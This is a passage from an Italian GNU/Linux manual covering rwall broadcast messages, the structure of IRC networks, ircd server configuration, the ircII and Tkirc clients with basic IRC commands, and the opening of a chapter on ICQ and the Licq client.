Eventualmente si possono approfondire le altre caratteristiche consultando la sua pagina di manuale: *ytalk(1)*.

307.3 Invio di un messaggio circolare

Se quello che si desidera è l'invio di un messaggio circolare senza la necessità di avere un colloquio con gli utenti destinatari, si può usare Rwall. [6] Il sistema si basa sulle RPC, di conseguenza, è necessario che i nodi destinatari di questo messaggio abbiano in funzione il Portmapper, oltre al demone particolare che si occupa di questo.

Rwall si compone in particolare di un demone, '**rpc.rwalld**', oppure solo '**rwalld**', che si avvia normalmente senza argomenti, di solito attraverso la procedura di inizializzazione del sistema, in modo indipendente dal supervisore dei servizi di rete.

Il programma cliente che serve per sfruttare il servizio è '**rwall**', il quale si utilizza con la sintassi seguente:

```
rwall nodo_remoto [file]
```

'**rwall**' consente di inviare un messaggio, eventualmente già preparato in un file, a tutti gli utenti di un nodo remoto determinato. Se non viene fornito il nome di un file contenente il messaggio da inviare, questo messaggio può essere inserito attraverso la tastiera del terminale da cui si avvia il programma. Per terminare l'inserimento si utilizza il codice di EOF che di solito si ottiene premendo la combinazione [*Ctrl d*].

[1] **Sysvinit** GNU GPL

[2] **Write** UCB BSD

[3] **Wall** UCB BSD

[4] **Talk** UCB BSD

[5] **ytalk** software libero con licenza speciale

[6] **Rwall** UCB BSD

Capitolo 308

IRC

IRC è un sistema di comunicazione in tempo reale per discussioni pubbliche, o private, in forma scritta. Di per sé, IRC è l'evoluzione della comunicazione attraverso '**`talk`**' (capitolo 307).


308.1 Infrastruttura

Lo scopo di IRC, ovvero la realizzazione di un sistema di discussione pubblica a livello globale, richiede un'infrastruttura composta dai serventi IRC articolati in modo da formare una «rete» IRC.

Ragionando in piccolo, si può pensare alla realizzazione di un servente IRC singolo, presso il quale si devono connettere tutte le persone che vogliono instaurare una forma di discussione qualunque. La distanza non è necessariamente un problema per chi si connette; tuttavia, diventa un problema la quantità di connessioni che verrebbero a essere aperte in modo simultaneo. Nella realtà, queste connessioni possono essere molto numerose (diverse migliaia), soprattutto a causa della filosofia di IRC per la quale l'organizzazione dei canali di discussione è libera, per cui è indispensabile la presenza di un'infrastruttura che sia in grado di recepire tale massa di utenze.

Si parla di reti IRC, a indicare i gruppi di elaboratori che gestiscono assieme gli stessi canali di comunicazione. Tali reti sono composte secondo una struttura ad albero, dove esiste un solo percorso possibile tra due nodi. Naturalmente, queste reti IRC si inseriscono praticamente sulla rete Internet, sfruttando il protocollo TCP per il transito delle informazioni.

Figura 308.1. Rete di serventi IRC.

```
a        d--------e
|        |
|        |
|        |
b--------c--------f        k
         |                 |
         |                 |
         |                 |
         g--------h--------i--------l
                  |        |
                  |        |
                  |        |
                  j        m
```

L'organizzazione della rete IRC è importante per fare in modo che transitino al suo interno solo le informazioni che sono indispensabili, dal momento che il volume di messaggi gestiti è enorme.

A livello di rete IRC si può individuare una persona con un ruolo speciale: l'operatore IRC. L'operatore IRC è l'amministratore di uno o più serventi IRC, nel senso che può impartire a questi dei comandi speciali, relativi al loro funzionamento.

308.2 Canali, utenti e operatori

In una rete IRC, le comunicazioni avvengono all'interno di ***canali*** creati dinamicamente; gli utenti della rete IRC sono individuati in base a un nominativo, definito *nick*. Non esiste una regola nell'uso dei nominativi di identificazione degli utenti e nell'organizzazione dei canali di comunicazione: l'utente che si presenta nella rete IRC chiede di usare un nominativo e lo ottiene se questo non è già utilizzato; l'utente che chiede di accedere a un canale di comunicazione che non esiste, lo crea automaticamente e ne diventa il suo ***operatore***.

Naturalmente, un utente che cerca di accedere a una rete IRC lo fa connettendosi a un servente IRC di quella rete; ma questo servente può definire una sua politica di accessi, per cui l'utente in questione potrebbe anche non essere ammesso ad accedere.

È importante comprendere la filosofia di IRC per ciò che riguarda i canali: questi vengono creati automaticamente nel momento in cui vengono richiesti per la prima volta; quindi scompaiono nel momento in cui non ci sono più utenti collegati al loro interno. È importante anche chiarire il senso dell'operatore: si tratta dell'utente che crea inizialmente il canale, ovvero dell'utente che riceve questo privilegio da un altro operatore. L'operatore, noto anche con l'abbreviazione di «oper», oppure solo «op», ha la possibilità di stabilire la modalità di funzionamento del canale e può anche allontanare altri utenti dal canale stesso. Segue l'elenco delle modalità più importanti di un canale che sono controllate dall'operatore:

- si può accedere al canale a richiesta, oppure solo a seguito di un invito;
- si può specificare una parola d'ordine per l'accesso al canale;
- si può specificare il numero massimo di accessi, oltre l'operatore;
- si può rendere il canale moderato, per cui in pratica scrive solo l'operatore e gli utenti da lui autorizzati;
- si può bloccare la scrittura nel canale;
- si possono concedere i privilegi di operatore anche a un altro utente;
- si può rendere il canale privato, nel senso che non ne viene pubblicizzata la presenza;
- si può rendere il canale segreto, nel senso che non lo si vuole fare apparire nell'elenco dei canali presenti.[1]

Oltre al controllo sul funzionamento del canale, l'operatore può intervenire in modo privilegiato:

- può specificare il fatto che si tratti di un canale a tema;
- può consentire a un utente di scrivere in un canale moderato;
- può allontanare un utente o gruppi di utenti;
- può concedere un'eccezione nel caso di un canale che richieda l'invito.

Ogni utente, tra le altre cose, ha la possibilità di configurare il proprio accesso al canale in modo da rendersi parzialmente invisibile.

308.2.1 Divisione e ricongiunzione di reti IRC

Una rete IRC può essere spezzata nel momento in cui un nodo che non è terminale cessa di funzionare per qualche ragione, oppure quando viene dato espressamente questo ordine da un operatore IRC. In questa situazione si formano due reti, in cui continuano a funzionare i canali per quanto possibile. Naturalmente, gli utenti che accedono a una di queste due reti risultano isolati rispetto all'altra rete.

La divisione della rete provoca quindi una crisi temporanea che alla fine si riassesta in qualche modo più o meno automatico. Il vero problema nasce nel momento in cui le reti vengono riunite: i canali con lo stesso nome vengono fusi assieme, riunendo gli utenti. Questa riunione può creare un po' di scompiglio, considerando che la modalità di funzionamento dei canali viene riadattata in modo da armonizzare le eventuali incompatibilità e che gli operatori vengono a sommarsi.

308.3 Comportamenti spiacevoli

IRC è un sistema di comunicazione in cui gli utenti sono presenti simultaneamente nel momento in cui scrivono e leggono i messaggi. Nelle discussioni più o meno pubbliche come queste è comune il fatto che chi non sa stare alle regole di una discussione civile decida invece di esprimersi attraverso il dispetto, con la pretesa di dimostrare così la propria intelligenza.

Queste situazioni sono così comuni che ne derivano dei termini standard il cui significato dovrebbe essere conosciuto:

- *bot* è un programma cliente automatico che funziona in modo autonomo (robot), senza un utente che sta comunicando effettivamente;
- *cloner* è un utente che sta utilizzando presumibilmente più programmi clienti, ognuno dei quali è un *clone* in questo contesto;
- *flooder* è colui che inonda in qualche modo un utente allo scopo di allontanarlo dalla comunicazione.

Il *bot*, ovvero il programma che usa IRC da solo, è il mezzo attraverso cui si compiono degli attacchi, altrimenti non ci sarebbe bisogno di un programma automatico, dato che IRC è fatta per comunicare tra esseri umani.

Il fatto di utilizzare diversi programmi clienti, mentre ne basterebbe uno solo per comunicare anche su più canali, può rappresentare l'intenzione di fare qualcosa di più della semplice comunicazione.

308.4 Dal lato del servente

La realizzazione di un servente IRC isolato è un'operazione relativamente semplice, limitando il problema alla definizione di una politica di accessi al servizio. Qui non viene mostrato in che modo organizzare invece una vera rete IRC, che evidentemente è un problema più impegnativo.

308.5 Ircd

Ircd [2] è il servente IRC tipico dei sistemi Unix. In generale sono essenziali solo due file: l'eseguibile '**ircd**' e il file di configurazione 'ircd.conf', che in un sistema GNU dovrebbe trovarsi nella directory '/etc/ircd/'.

Ircd può essere avviato in modo autonomo, senza l'intervento del supervisore dei servizi di rete, oppure sotto il suo controllo. Nel secondo caso, per quanto riguarda Inetd, si deve provvedere a sistemare il file '/etc/inetd.conf' aggiungendo la riga seguente:

```
...
ircd            stream  tcp     wait    irc     /usr/sbin/ircd ircd -i
...
```

Come si può osservare dall'esempio, conviene avviare l'eseguibile '**ircd**' usando i privilegi di un utente fittizio definito appositamente per la gestione del servizio IRC; in questo caso si tratta di '**irc**'.

Come si può osservare ancora dall'esempio riferito al file '/etc/inetd.conf', si fa riferimento alla porta TCP attraverso la denominazione '**ircd**', che di solito, secondo il file '/etc/services' corrisponde al numero 6667:

```
...
ircd            6667/tcp                        # Internet Relay Chat
ircd            6667/udp                        # Internet Relay Chat
...
```

Si intende che si tratta di una porta non privilegiata, giustificando la scelta di usare un utente fittizio diverso da '**root**' per avviare '**ircd**'.

Il demone '**ircd**' può essere configurato in modo da gestire autonomamente il protocollo IDENT e altri sistemi di controllo. In questo senso, generalmente non viene inserito il controllo del TCP wrapper.

308.5.1 Messaggio del giorno

Nel momento di una nuova connessione al servizio IRC, il servente mostra il messaggio del giorno, che in un sistema GNU/Linux potrebbe essere contenuto nel file '/etc/ircd/ircd.motd' (si tratta di un file di testo normale).

In generale è importante predisporre questo file in modo da mostrare le notizie essenziali che si vogliono far conoscere agli utenti IRC, soprattutto per ciò che riguarda le regole di comportamento richieste.

308.5.2 Configurazione

La configurazione può essere molto semplice per la realizzazione di un servente IRC interno, per una rete che non può essere raggiunta dall'esterno, ma ovviamente le cose cambiano nel momento in cui si vuole realizzare una rete IRC. Qui vengono mostrati solo alcuni elementi della configurazione, utili per realizzare un servente singolo, senza problemi di accesso.

Il file di configurazione è un file di testo normale, dove le righe che iniziano con il simbolo '`#`' sono commenti e le righe vuote o bianche vengono ignorate. Le direttive hanno una forma un po' strana, dove tutto inizia con una lettera che descrive il tipo di informazione che viene fornita dalla direttiva:

x:*informazione_1*:*informazione_2*:...:*informazione_n*

In generale si dovrebbe disporre di un file di configurazione di partenza commentato adeguatamente, con tutti gli esempi di queste direttive (anche se mostrate solo come commenti). Qui vengono descritte alcune direttive essenziali per la realizzazione di un servente IRC locale e isolato.

Una cosa da considerare nel caso il file contenga direttive che devono essere elaborate secondo un ordine preciso è il fatto che il file viene letto in ordine inverso, ovvero vengono lette prima le ultime direttive.

M

`M`:*nome_del_servente*:`*`:*descrizione*:*porta*:*numero_servente*

Questa direttiva serve a definire il nome di dominio del servente, la descrizione del servizio IRC, la porta in cui resta in ascolto il servente e il numero di ordine nella rete IRC. Questo ultimo numero è un intero che va da 1 a 64 e va stabilito in base alla gerarchia di una rete IRC; se si tratta dell'unico servente, deve essere necessariamente indicato il numero uno, come si vede nell'esempio seguente:

```
M:dinkel.brot.dg:*:Mia IRC:6667:1
```

Nel caso in cui il demone '**`ircd`**' venga utilizzato attraverso il controllo del supervisore dei servizi di rete, potrebbe essere necessario indicare una porta diversa da quella standard, per non interferire proprio con il supervisore stesso, che già apre quella porta. Per esempio:

```
M:dinkel.brot.dg:*:Mia IRC:8005:1
```

È da considerare il fatto che un demone '**`ircd`**' compilato espressamente per l'utilizzo attraverso il supervisore dei servizi di rete potrebbe non essere in grado di funzionare in modo autonomo, in ogni caso.

A

`A`:*riga_1*:*riga_2*:...:*riga_n*

Si tratta della direttiva con cui si definiscono una serie di informazioni amministrative, che vengono elencate con il comando '**/admin**'. In pratica viene mostrato il contenuto dei campi in righe differenti. Si osservi l'esempio seguente che dovrebbe essere sufficientemente intuitivo:

```
A:Mia IRC:Servente IRC:Amministratore <root@dinkel.brot.dg>
```

I

I:***maschera_ip*** : ***parola_d'ordine*** : ***maschera_dominio*** : : ***classe***

Questa direttiva stabilisce i limiti di accesso al servizio in base a una maschera IP e a una maschera del nome di dominio; queste maschere si riferiscono ovviamente ai nodi che accedono come clienti. Le maschere in questione si realizzano facilmente utilizzando il simbolo '*****' come variabile indefinita. In generale, l'esempio seguente consente qualsiasi accesso:

```
I:*::*::1
```

Il campo finale, riferito alla classe, deriva dalla definizione delle classi attraverso le direttive '**Y**' che qui non vengono descritte, non essendo indispensabili. In ogni caso, il numero uno rappresenta tutte le classi possibili simultaneamente.

Il campo centrale riservato a una parola d'ordine serve a consentire l'accesso solo attraverso l'indicazione di questa. Tuttavia, a seconda di come è stato compilato il demone '**ircd**', questa potrebbe dover essere inserita in modo cifrato. In tal caso dovrebbe anche essere presente un programma apposito per generare tali parole d'ordine cifrate.

K

K:***maschera_nodo*** : ***motivazione*** : ***maschera_utente***

Questa direttiva, che non è obbligatoria, consente di escludere esplicitamente una combinazione di nodi e di utenti che tentano di accedere da questi nodi. Le maschere in questione si realizzano con l'uso del carattere '*****', che rappresenta la solita stringa indefinita. In particolare, il nodo può essere indicato per nome (di dominio) oppure per numero IP. L'esempio seguente esclude gli utenti il cui nome inizia per '**dan**' e accedono dalla rete **.brot.dg*:

```
K:*.brot.dg:Accesso sospeso per un mese:dan*
```

Per concludere la descrizione della configurazione, l'esempio seguente mostra il caso di una configurazione minima, con le sole direttive indispensabili:

```
M:dinkel.brot.dg:*:Mia IRC:8005:1
A:Mia IRC:Servente IRC:Amministratore <root@dinkel.brot.dg>
I:*::*::1
```

308.5.3 Avvio del demone

```
ircd [opzioni]...
```

Il demone '**ircd**' può funzionare in due modi diversi: legato al supervisore dei servizi di rete, oppure indipendentemente da questo. Nel primo caso si utilizza l'opzione '**-i**' e nel file '/etc/inetd.conf' non si inserisce il controllo di '**tcpd**', perché si creerebbero dei problemi a causa dell'uso del protocollo IDENT:

```
...
ircd          stream  tcp     wait    irc     /usr/sbin/ircd ircd -i
...
```

Diversamente, il demone può essere avviato come un comando normale, senza nemmeno dover aggiungere la richiesta esplicita di funzionamento sullo sfondo. In effetti, dal momento che si utilizza normalmente una porta TCP non privilegiata, ogni utente comune può, teoricamente, avviare questo tipo di servizio.

Segue l'elenco di alcune opzioni della riga di comando di '**ircd**'.

Opzione	Descrizione
-t	Fa in modo che il demone funzioni in primo piano, emettendo tutte le sue informazioni diagnostiche attraverso lo standard output.
-x***n***	Definisce il livello diagnostico richiesto: maggiore è il valore ***n***, maggiore la quantità di informazioni che si ottengono.
-i	Stabilisce che il demone è sotto il controllo del supervisore dei servizi di rete.
-f ***file_di_configurazione***	Stabilisce espressamente da quale file trarre la configurazione.
-c	Si usa questa opzione quando si avvia il demone attraverso uno script della procedura di inizializzazione del sistema, per cui è necessario che il demone stesso si sganci dallo script e diventi un processo dipendente direttamente da Init.

308.6 Dal lato del cliente

Il compito di un programma cliente IRC è quello di consentire la comunicazione effettiva tra l'utente umano e il servente IRC. La prima cosa che avviene è la ***registrazione***, attraverso la quale l'utente ottiene l'accesso al servizio assieme alla definizione del proprio nominativo.

Una volta instaurata la connessione, l'utente ha la possibilità di unirsi a uno o più canali di discussione, creandoli automaticamente se questi non sono già presenti.

308.7 ircII

ircII [3] è il programma cliente standard per comunicare con IRC. Si utilizza attraverso un terminale a caratteri normale, dove lo schermo è diviso in due parti: quella superiore per mostrare i messaggi che scorrono verso l'alto; quella inferiore che è semplicemente la riga da cui si impartiscono i comandi. Il programma eseguibile è '**`irc`**' e si avvia in maniera molto semplice, come nell'esempio seguente, dove viene specificato il nominativo desiderato e l'indirizzo del servente IRC:

`$` **`irc tizio dinkel.brot.dg`** [*Invio*]

```
*** Welcome to the Internet Relay Network tizio (from dinkel.brot.dg)
*** /etc/irc/script/local V0.5 for Debian finished. Welcome to ircII.
*** If you have not already done so, please read the new user information with
+/HELP NEWUSER
*** Your host is dinkel.brot.dg, running version u2.10.07.0
*** This server was created Fri Dec 17 1999 at 19: 54:56 CST
*** umodes available dioswkg, channel modes available biklmnopstv
*** There are 1 users and 0 invisible on 1 servers
*** This server has 1 clients and 0 servers connected
*** Highest connection count: 1 (1 clients)
*** - dinkel.brot.dg Message of the Day -
*** - 16/3/2001 20:44
*** - Benvenuto presso irc.brot.dg
*** -
*** on 1 ca 1(2) ft 10(10)



________________________________________________________________________________
[1] 20:45 tizio * type /help for help
_
```

In questo caso, il messaggio del giorno è soltanto «Benvenuto presso irc.brot.dg», che si vede in basso; il resto è stato generato automaticamente dal servente. La riga contenente la stringa

```
[1] 20:45 tizio * type /help for help
```

è la linea di demarcazione tra la parte superiore contenente i messaggi e la parte inferiore riservata ai comandi dell'utente. Come si può vedere, viene suggerito l'uso del comando '**`/help`**' per richiamare l'elenco dei comandi disponibili.

Se si impartisce il comando '**`/help`**', come suggerito, si passa a un contesto differente, in cui si possono ottenere informazioni dettagliate su questo o quel comando:

`/help` [*Invio*]

```
!             :             abort         admin         alias
assign        away          basics        beep          bind
brick         bye           cd            channel       clear
commands      comment       connect       ctcp          date
dcc           deop          describe      die           digraph
dmsg          dquery        echo          encrypt       etiquette
eval          exec          exit          expressions   flush
```

```
foreach      help         history      hook         icb
if           ignore       info         input        intro
invite       ircii        ison         join         kick
kill         lastlog      leave        links        list
load         lusers       me           menus        mload
mode         motd         msg          names        news
newuser      nick         note         notice       notify
on           oper         parsekey     part         ping
query        quit         quote        rbind        redirect
rehash       restart      rules        save         say
send         sendline     server       servlist     set
signoff      sleep        squery       squit        stats
summon       time         timer        topic        trace
type         userhost     users        version      wait
wallops      which        while        who          whois
whowas       window       xecho        xtype
[1] 20:56 daniele * type /help for help
```

`Help?`

Si può osservare dalla figura che nella riga di comando appare un invito, che prima non era presente: '**`Help?`**', a significare che si può indicare il nome di un comando di quelli elencati per conoscerne la sintassi. Per esempio:

`Help?` **`help`** [*Invio*]

```
*** Help on help
Usage: HELP [<command> [<subcommands>]]
  Shows help on the given command.  The help documentation is
  set up in a hierarchical fashion.  That means that certain
  help topics have sub-topics under them.  For example, doing
    HELP ADMIN
  gives help on the admin command, while:
    HELP SET
  gives help on the set command and also displays a list of
  sub-topics for SET.  To get help on the subtopics, you would
  do:
    HELP SET <subtopic>
  where <subtopic> is one of the subtopics.  If you are using the
  built in help, then you need only type the subtopic name.  The
  input prompt will indicate what help level you are on.  Hitting
  return will move you up one level.

  At any time, you can specify a ? to get a list of subtopics
  without the associated help file, for example:
    HELP ?
  gives a list of all main help topics.  The following:
    HELP BIND ?
  gives the list of all BIND subtopics.  If you use a ? with
[1] 21:00 daniele * type /help for help
*** Hit any key for more, 'q' to quit ***
```

Come si vede, se non c'è abbastanza spazio per visualizzare tutto il testo disponibile, basta digitare un carattere qualunque per vedere la pagina successiva, oppure basta inserire la lettera '**q**' per terminare.

Alla fine della navigazione nella guida interna, basta premere il tasto [*Invio*] senza specificare il nome di alcun comando per ritornare alla modalità di funzionamento normale, dove non appare alcun invito.

```
Help? [Invio]
```

I comandi impartiti a ircII sono preceduti dal simbolo '**/**', per distinguerli dal testo dei messaggi che invece vanno inviati al canale di discussione.

Generalmente, quando ci si trova di fronte all'invito normale, è possibile richiamare i comandi precedenti scorrendo con i tasti [*freccia su*] e [*freccia giù*].

Si conclude il funzionamento di ircII con il comando '**/quit**'.

308.8 Tkirc

Tkirc [4] è un programma frontale per ircII. Il programma eseguibile è '**tkirc**' e si avvia in maniera molto semplice, come nell'esempio seguente, dove viene specificato il nominativo desiderato e l'indirizzo del servente IRC:

```
$ tkirc tizio dinkel.brot.dg [Invio]
```

Figura 308.16. Schermata iniziale all'avvio di Tkirc.

```
Project Prefs User Channel Personal Server Private                no channel
Topic:                                                            *        -
*** Connecting to port 6667 of server localhost
001 Welcome to the Internet Relay Network tizio (from dinkel.brot.dg)
*** /etc/irc/script/local V0.5 for Debian finished. Welcome to ircII.
002 Your host is dinkel.brot.dg, running version u2.10.07.0
003 This server was created Fri Dec 17 1999 at 19: 54:56 CST
004 umodes available dioswkg, channel modes available biklmnopstv
251 There are 1 users and 0 invisible on 1 servers
255 This server has 1 clients and 0 servers connected
*** Highest connection count: 1 (1 clients)
375 - dinkel.brot.dg Message of the Day -
372 - 16/3/2001 20:44
372 - Benvenuto presso irc.brot.dg
372 -
*** on 1 ca 1(2) ft 10(10)
*** notification method: 'notify'
```

Utilizzando il menù a tendina, è possibile ottenere un'altra finestra con la quale comunicare in un altro canale. Si utilizza precisamente la voce `New window` dal menù `Project`.

Nella colonna destra, vengono elencati gli utenti che partecipano al canale con cui si sta comunicando. Con un clic doppio del mouse si ottengono le informazioni su di loro, come si vede nella figura 308.17.

Figura 308.17. Informazioni sugli utenti collegati allo stesso canale.

```
Project Prefs User Channel Personal Server Private          o=1 v=0 b=0 k l i m n p s t
Topic:                                                      #prova                    2
                                                            caio
                                                            @tizio
311 caio is daniele@dinkel.brot.dg (*Unknown*)
319 on channels: @#nuova #prova
312 on irc via server dinkel.brot.dg (The World Domination Project)
317 caio has been idle 4 minutes
311 tizio is daniele@dinkel.brot.dg (*Unknown*)
319 on channels: @#prova
312 on irc via server dinkel.brot.dg (The World Domination Project)
317 tizio has been idle 1 minutes
```

308.9 Utilizzo di massima di un cliente IRC

Generalmente, prima di entrare in un canale si può avere l'interesse di visualizzare l'elenco di quelli disponibili. Questo si ottiene con il comando '`/list`'. Per esempio, con ircII:

`/list` [*Invio*]

```
*** Channel     Users   Topic
*** #prova      1
*** #pippo      3
```

Come si vede, il nome di un canale inizia con il carattere '`#`' per convenzione. In alternativa, il nome di un canale può iniziare anche per '`&`', ma in tal caso si tratta di un canale che riguarda esclusivamente il servente al quale si è connessi, per cui non si diffonde agli altri serventi della stessa rete IRC.

Nello stesso modo, può essere utile visualizzare l'elenco degli utenti collegati. Questo si ottiene con il comando '`/names`', che va usato comunque con parsimonia, considerando che una rete IRC «normale» è sempre molto affollata.

`/names` [*Invio*]

```
Pub: #prova      tizio @daniele
Pub: #pippo      caio @sempronio
```

Nell'elenco degli utenti, gli operatori di canale sono evidenziati dal prefisso '`@`'. Eventualmente, se si vede il simbolo '`*`' come prefisso, si tratta di un operatore IRC.

Il programma cliente che si utilizza potrebbe attribuire automaticamente il nominativo per accedere alla rete IRC, sfruttando presumibilmente il nominativo utente usato per accedere al proprio elaboratore. Se il nome in questione non è compatibile, eventualmente perché già

utilizzato, è il programma cliente stesso che richiede di indicare un altro nominativo. In ogni caso, è possibile cambiare il proprio nome attraverso il comando '**/nick**':

/nick pinco [*Invio*]

L'esempio mostra il caso in cui l'utente desideri usare il nome '**pinco**', ammesso che questo non sia già utilizzato nella rete IRC in cui si è connessi.

Il nominativo usato all'interno di una rete IRC non può essere più lungo di nove caratteri.

Ci si aggrega a un canale con il comando '**/join**'. Se il canale indicato non esiste ancora, viene creato per l'occasione e l'utente che lo crea ne diventa l'operatore.

/join #prova [*Invio*]

L'esempio mostra il caso in cui ci si voglia aggregare al canale '**#prova**'. È importante ricordare che è necessario il prefisso davanti al nome, come si vede dall'esempio.

Quando ci si trova in un canale, ciò che si digita senza il prefisso '**/**', viene trasmesso al canale stesso:

Ciao a tutti! [*Invio*]

Come ci si unisce a un canale, ci si può allontanare. Questo si ottiene con il comando '**/leave**':

/leave #prova [*Invio*]

Segue il riepilogo di alcuni comandi essenziali per l'uso di un cliente IRC.

Comando	Descrizione
/list [***opzioni***]	Elenca i canali presenti nella rete IRC.
/names [***opzioni***] [***canale***]	Elenca gli utenti presenti nella rete IRC, oppure solo quelli presenti in un canale particolare.
/nick ***nome***	Consente di modificare, o di stabilire, il proprio nominativo nell'ambito della rete IRC.
/who ***canale***	Consente di elencare gli utenti che sono presenti nel canale indicato.
/whois ***nome*** [**,*nome***]...	Consente di elencare le informazioni disponibili sugli utenti elencati. I nomi possono essere anche composti con caratteri jolly, ovvero con l'uso dell'asterisco per indicare una stringa qualunque.
/join ***canale***	Consente di entrare in un canale.
/msg ***nome*** ***messaggio***	Consente di inviare un messaggio esclusivamente all'utente indicato.
/dcc chat ***nome***	Invia all'utente indicato una richiesta per instaurare una connessione privilegiata tra i due. Se l'altro utente risponde con lo stesso comando, si ottiene questa connessione. Per comunicare in modo privato, i due usano il comando '**msg =*nome*** ...'.
/msg =***nome*** ***messaggio***	Invia un messaggio esclusivamente all'utente indicato, che precedentemente è stato collegato con un comando '**/dcc chat**'.

Comando	Descrizione
`/quit` [*messaggio*]	Chiude il funzionamento del programma cliente, ma prima si allontana dal canale, se necessario, inviando eventualmente il messaggio indicato.

308.10 Riferimenti

- *Internet Relay Chat (IRC) help*

  ⟨*http://www.irchelp.org/*⟩

- David Caraballo, Joseph Lo, *The IRC prelude*

  ⟨*http://www.irchelp.org/irchelp/new2irc.html*⟩

[1] In generale un canale può essere privato, segreto oppure pubblico.

[2] **Ircd** GNU GPL con residui UCB BSD

[3] **ircII** software libero con licenza speciale

[4] **Tkirc** GNU GPL

Capitolo 309 ICQ: «I-seek-you»

ICQ è un sistema di messaggistica istantanea, originariamente di Mirabilis, oggi ICQ Inc., che gestisce i serventi ICQ. Sono disponibili diversi programmi clienti per accedere al servizio, anche nell'ambito del software libero.

309.1 Principio di funzionamento

Attraverso ICQ un utente si registra presso un servente, specificando una parola d'ordine. Il servente assegna all'utente un numero, definito UIN, ovvero *Universal Internet number*, e da quel momento si stabilisce l'abbinamento tra UIN e parola d'ordine. Successivamente l'utente può abbinare a questo numero qualche informazione in più su di sé.

L'utente si collega al servente ICQ quando desidera annunciare la sua presenza nella rete. Il servente ICQ accetta l'utente dopo aver confrontato il numero UIN con la parola d'ordine stabilita originariamente.


Quando un utente ICQ cerca un contatto con un altro utente, può fare una ricerca in base al numero UIN e poche altre informazioni.

Per ottenere un numero UIN è possibile eseguire una registrazione presso ⟨*http://www.icq.com/register/*⟩, oppure ci si può affidare alle funzioni del proprio programma cliente; inoltre, una volta ottenuto il numero UIN, si può anche accedere a ⟨*http://www.icq.com/*⟩, dove sono disponibili altri servizi.

309.2 Licq

Licq[1] è un programma cliente per il servizio ICQ. Si utilizza attraverso l'eseguibile '**`licq`**' che di norma si avvia senza argomenti:

```
licq [opzioni]
```

La prima volta che si avvia viene proposta la registrazione presso un servente ICQ, in modo da ottenere un numero UIN; eventualmente si ottiene la stessa maschera dalla voce `Owner Manager` del menù `System Functions`:

Se si seleziona la richiesta di un nuovo UIN (con il pulsante grafico REGISTER), appare successivamente la richiesta di inserimento della parola d'ordine, che deve essere al massimo di **otto caratteri** e non può essere più corta di sei:

Se tutto procede come previsto, si ottiene il numero UIN e si può poi continuare compilando le informazioni personali che si intendono rendere pubbliche; eventualmente si ottiene la stessa maschera dalla voce `Info` del menù `System Functions`:

General | More | More II | Work | About | Phone | Picture | Hi:

Alias: None
ID: 287316637 IP: / 172.21.77.5:36510
Status: Online Timezone: Unknown
Name: daniele giacomini
EMail 1: daniele@swlibero.org
EMail 2:
Old Email:
Address: a Morganella EST, 21 Phone:
State: Fax:
City: Ponzano Veneto (TV) Cellular:
Zip: I-31050 Country: Italy

Save Retrieve Send Close

Per cercare una persona, si seleziona la voce `Add User`, dal menù `User Functions`. È possibile specificare direttamente il numero UIN, oppure si può fare una ricerca in base al soprannome, al nome, al cognome, o all'indirizzo di posta elettronica (sempre che questi dati siano stati annotati dalla persona cercata):

